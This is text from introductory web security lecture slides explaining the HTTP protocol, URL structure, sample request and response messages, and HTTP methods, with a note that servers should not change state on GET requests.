

CS 253 Cyber Security Web Security I

ShanghaiTech University

And now for something completely different!

1. Systems Security

2. Web Security Web Security Model

Web Vulnerabilities and Attacks

HTTPS, TLS, Certificates

User Authentication and Session Management

3. Network and Mobile Security

Web Security Goals

Safely browse the web in the face of attackers

Visit a web sites (including malicious ones!) without incurring harm


Site A cannot steal data from your device, install malware, access camera, etc.

Site A cannot affect session on Site B or eavesdrop on Site B


Support secure high-performance web apps (e.g., Google Meet)




































HTTP Protocol

HTTP Protocol

ASCII protocol from 1989 that allows fetching resources (e.g., HTML file) from a server

- Two messages: request and response
- Stateless protocol beyond a single request + response Every resource has a uniform resource location (URL):

```
http://sist.shanghaitech.edu.cn:80/lectures?lecture=07#slides

scheme domain port path query string fragment id
```

HTTP Request

```
GET /index.html HTTP/1.1
```

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

HTTP Request

```
version
method
           path
                     HTTP/1.1
      /index.html
                     image/x-bitmap,
                                                  */*
         image/gif,
                                     image/jpeg,
 Accept:
 Accept-Language: en
 Connection: Keep-Alive
                                      MSIE 2.0;
 User-Agent: Mozilla/1.22
                          (compatible;
                                                              95)
                                                    Windows
 Host: www.example.com
           http://www.google.com?q=dingbats
 Referer:
```

HTTP Request

```
method path version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
```

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

headers

HTTP Request

```
method path version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
```

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

headers

body (empty)

HTTP Response

HTTP Response

HTTP/1.0 200 OK

status code

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Content-Length: 2543

headers

<html>Some data... announcement! ... </html>

body

HTTP GET vs. POST

HTTP Request

method path version
POST /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Name: Zhou Shuren

Organization: ShanghaiTech University

headers

body

HTTP Methods

GET: Get the resource at the specified URL (does not accept message body)

POST: Create new resource at URL with payload

PUT: Replace target resource with request payload

PATCH: Update part of the resource

DELETE: Delete the specified URL

HTTP Methods

Not all methods are created equal — some have different security protections

GETs should not change server state; in practice, some servers do perform side effects


- Old browsers don't support PUT, PATCH, and DELETE
- Most requests with a side affect are Posts today
- Real method hidden in a header or request body



GET http://bank.com/transfer?fromAcct=X&toAcct=Y&amount=1000


HTTP -> Website

When you load a site, your web browser sends a GET request to that website




Loading Resources

Root HTML page can include additional resources like images, videos, fonts After parsing page HTML, your browser requests those additional resources



